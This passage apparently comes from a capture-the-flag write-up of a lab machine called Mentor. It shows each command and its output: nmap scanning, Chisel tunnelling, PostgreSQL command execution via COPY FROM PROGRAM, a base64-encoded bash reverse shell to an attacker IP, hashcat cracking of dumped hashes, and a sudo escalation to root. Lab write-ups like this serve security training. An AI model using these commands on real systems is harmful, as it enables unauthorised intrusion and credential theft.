Host is up (0.000060s latency).
MAC Address: 02:42:AC:16:00:02 (Unknown)
Nmap scan report for docker_postgres_1.docker_vpcbr (172.22.0.4)
Host is up (0.000043s latency).
MAC Address: 02:42:AC:16:00:04 (Unknown)
Nmap scan report for 801bece941f7 (172.22.0.3)
Host is up.
Nmap done: 256 IP addresses (4 hosts up)
```

We have determined that `172.22.0.1` is the host, and the other IP addresses are associated with containers. By scanning for open ports, we can see that `172.22.0.4` has the name `postgresql`, which may be of interest to us.

We perform a scan of the container at `172.22.0.4` to obtain more information, such as a list of open ports.

```
/tmp/nmap 172.22.0.4
```

```
$ /tmp/nmap 172.22.0.4

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-12-05 01:33 GMT
Nmap scan report for docker_postgres_1.docker_vpcbr (172.22.0.4)
Host is up (0.000029s latency).
Not shown: 1288 closed ports
PORT     STATE SERVICE
5432/tcp open  postgresql
MAC Address: 02:42:AC:16:00:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
```

As the name suggests, the container appears to have a `PostgreSQL` server running on its default port `5432`.

## Tunneling

In order to connect to that port, we need to create a tunnel using a tool such as Chisel. First, we need to transfer the binary to the container just like we did with the static `Nmap` binary.

```
cd /tmp
wget 10.10.14.19:8000/chisel
chmod +x /tmp/chisel
```

The following command starts a `Chisel` server on port `8001` in reverse mode, which allows a remote client to connect to the server. The `-v` flag enables verbose mode, which provides additional information about the server and any connections it receives. We will run `chisel` in server mode on our machine, and then connect to it from the container in `client` mode.

```
./chisel server -p 8001 -reverse -v
```

```
./chisel server -p 8001 -reverse -v

2023/01/16 12:38:44 server: Reverse tunnelling enabled
2023/01/16 12:38:44 server: Fingerprint DKmZH5Oi8bFl/dwJFNJRYW0/CDUCav4eRYWYAFcBSo4=
2023/01/16 12:38:44 server: Listening on http://0.0.0.0:8001
```

Next, we connect to the server by running the following on the docker container:

```
./chisel client 10.10.14.19:8001 R:127.0.0.1:8002:172.22.0.4:5432
```

The command establishes a connection from the client to the `Chisel` server running on the IP address `10.10.14.19` (our local machine) on port `8001`. The `R:127.0.0.1:8002:172.22.0.4:5432` argument specifies that the client should create a reverse tunnel, forwarding **incoming** connections on `localhost` port `8002` to the **remote** PostgreSQL server at `172.22.0.4` on port `5432`. Once the command is ran, we see the callback on our local `chisel` server, indicating that the tunnel has successfully been established.

```
./chisel server -p 8001 -reverse -v

2023/01/16 12:38:44 server: Reverse tunnelling enabled
2023/01/16 12:38:44 server: Fingerprint DKmZH5Oi8bFl/dwJFNJRYW0/CDUCav4eRYWYAFcBSo4=
2023/01/16 12:38:44 server: Listening on http://0.0.0.0:8001
2023/01/16 12:42:32 server: session#1: Handshaking with 10.10.11.193:43486...
2023/01/16 12:42:32 server: session#1: Verifying configuration
2023/01/16 12:42:32 server: session#1: tun: Created
2023/01/16 12:42:32 server: session#1: tun: proxy#R:127.0.0.1:8002=>172.22.0.4:5432: Listening
2023/01/16 12:42:32 server: session#1: tun: SSH connected
2023/01/16 12:42:32 server: session#1: tun: Bound proxies
```

As a result of this command, our container is now forwarding all traffic to port `5432` on host `172.22.0.4`. This allows us to connect to the `PostgreSQL` service running on the container from the attacker host's port `8002`.

We are able to connect to the server using the default credentials `postgres:postgres`.

```
psql -U postgres -h 127.0.0.1 -p 8002
```

```
psql -U postgres -h 127.0.0.1 -p 8002

Password for user postgres:
psql (15.1 (Debian 15.1-1+b1), server 13.7 (Debian 13.7-1.pgdg110+1))
Type "help" for help.

postgres=#
```

We start enumerating the service by listing the users and the permissions we currently have.

```
\du
```

```
postgres=# \du

                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
```

The "describe users" command shows that the `postgres` user we are authenticated as has `Superuser` permissions, meaning we can run any database command with full privileges.

Some critical roles to check for in situations where we don't happen to be the `Superuser` are the following:

- `pg_read_server_files` - allows user to read files
- `pg_write_server_files` - allows user to write files
- `pg_execute_server_program` - allows user to execute OS commands

Since we have `Superuser` permissions, we can directly go for command execution by using the following commands:

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM '<COMMAND>';
SELECT * FROM cmd_exec;
```

The commands provided first create a table called `cmd_exec`, with a single column named `cmd_output` of type `text`, which will store a command's output. The `DROP TABLE IF EXISTS` statement ensures that the table is created only if it does not already exist. Most importantly, the `COPY ... FROM PROGRAM` statement is used to execute the provided command and store its output in the `cmd_exec` table.

Finally, the `SELECT` statement retrieves the contents of the `cmd_exec` table, which in this case will be the output of the executed command, and displays it to the user.

This is possible because the `COPY` statement allows users to execute commands and store the output in a table. In this case, the `id` command is executed.

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
```

```
postgres=# SELECT * FROM cmd_exec;

                                cmd_output
-------------------------------------------------------------------------
 uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)
(1 row)
```

After obtaining RCE as the `postgres` user, we proceed to upgrade our access to an interactive shell. We start by firing up our `Netcat` listener on port `4444`.

```
nc -nvlp 4444
```

We then generate a `base64`-encoded string of a bash reverse shell payload.

```
echo "bash -c bash -i >& /dev/tcp/10.10.14.19/4444 0>&1" | base64;
```

Finally, we use the same sequence of commands as above to execute the reverse shell, only this time instead of running the `id` command we pipe the decoded payload to `bash`, as shown below.

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'echo
YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE5LzQ0NDQgMD4mMQo=|base64 -d|bash';
```

```
postgres=# DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'echo YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE5LzQ0NDQgMD4mMQo=|base64 -d|bash';
SELECT * FROM cmd_exec;
DROP TABLE
CREATE TABLE
```

The commands are successful and we obtain a reverse shell as the `postgres` user on the container.

```
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.11.193] 52434
id
uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)
```

Our shell is spawned in the `/var/lib/postgresql/data/` directory, where we find a `pg_backup` folder that contains an exported `SQL` file.

```
$ ls -al pg_backup

total 16
drwxr-xr-x  2 postgres root     4096 Nov 11 17:48 .
drwx------ 20 postgres postgres 4096 Jan 16 09:21 ..
-rw-r--r--  1 root     root     5543 Nov 11 17:48 db_export.sql
```

Exploring the contents of the exported `SQL` file reveals the hashes for the `james` and `service_acc` users.

```
cat /var/lib/postgresql/data/pg_backup/db_export.sql
```

```
$ cat db_export.sql

<SNIP>
--
-- Data for Name: users; Type: TABLE DATA; Schema: public; Owner: postgres
--

COPY public.users (id, email, username, password) FROM stdin;
1   james@mentorquotes.htb  james   7ccdcd8c05b59add9c198d492b36a503
35  svc@mentorquotes.htb    service_acc 53f22d0dfa10dce7e29cd31f4f953fd8
</SNIP>
```

Since we already know the password for the `james` user, we can use the tool `hashcat` to crack the hash for the `service_acc` user, which we save to a file called `hash`.

```
hashcat hash /usr/share/wordlists/rockyou.txt -m 0
```

```
hashcat hash /usr/share/wordlists/rockyou.txt -m 0

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

53f22d0dfa10dce7e29cd31f4f953fd8:123meunomeeivani
<SNIP>
```

The tool successfully cracks the hash, revealing the password to be `123meunomeeivani`. Attempting to `SSH` into the target machine using the username `service_acc` fails, however. After looking at the email associated with this user, as revealed by the `SQL` file, we notice that the email address is `svc@mentorquotes.htb`, which suggests that the correct username may be `svc` instead of `service_acc`.

As a result, we try to `SSH` into the host using the username `svc` and the password `123meunomeeivani`.

```
ssh svc@10.10.11.193

svc@10.10.11.193's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)
<SNIP>
svc@mentor:~$ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
```

Our attempt is successful, and we now have a shell as the `svc` user. The `user` flag can be found at `/home/svc/user.txt`.

# Privilege Escalation

Since the `SNMP` daemon was running on the server, we examine the `SNMP` configuration by accessing the `snmpd.conf` file.

```
cat /etc/snmp/snmpd.conf
```

```
svc@mentor:~$ cat /etc/snmp/snmpd.conf

<SNIP>
createUser bootstrap MD5 SuperSecurePassword123__ DES
</SNIP>
```

The file reveals a hardcoded, plaintext password, which we attempt to use to authenticate as the `james` user. To do so, we run the `su` command and insert the password `SuperSecurePassword123__`.

```
su james
```

```
svc@mentor:~$ su james

Password:
james@mentor:~$ id
uid=1000(james) gid=1000(james) groups=1000(james)
```

We have successfully obtained a shell as `james`.

By running the `sudo -l` command as the `james` user, we are able to determine that we can run the `/bin/sh` command with sudo privileges.

```
sudo -l
```

```
james@mentor:~$ sudo -l

[sudo] password for james:
Matching Defaults entries for james on mentor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on mentor:
    (ALL) /bin/sh
```

Since we can execute the `/bin/sh` command as a `root`, we can simply spawn an `sh` shell as the `root` user.

```
sudo /bin/sh
```

```
james@mentor:~$ sudo /bin/sh

# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found at `/root/root.txt`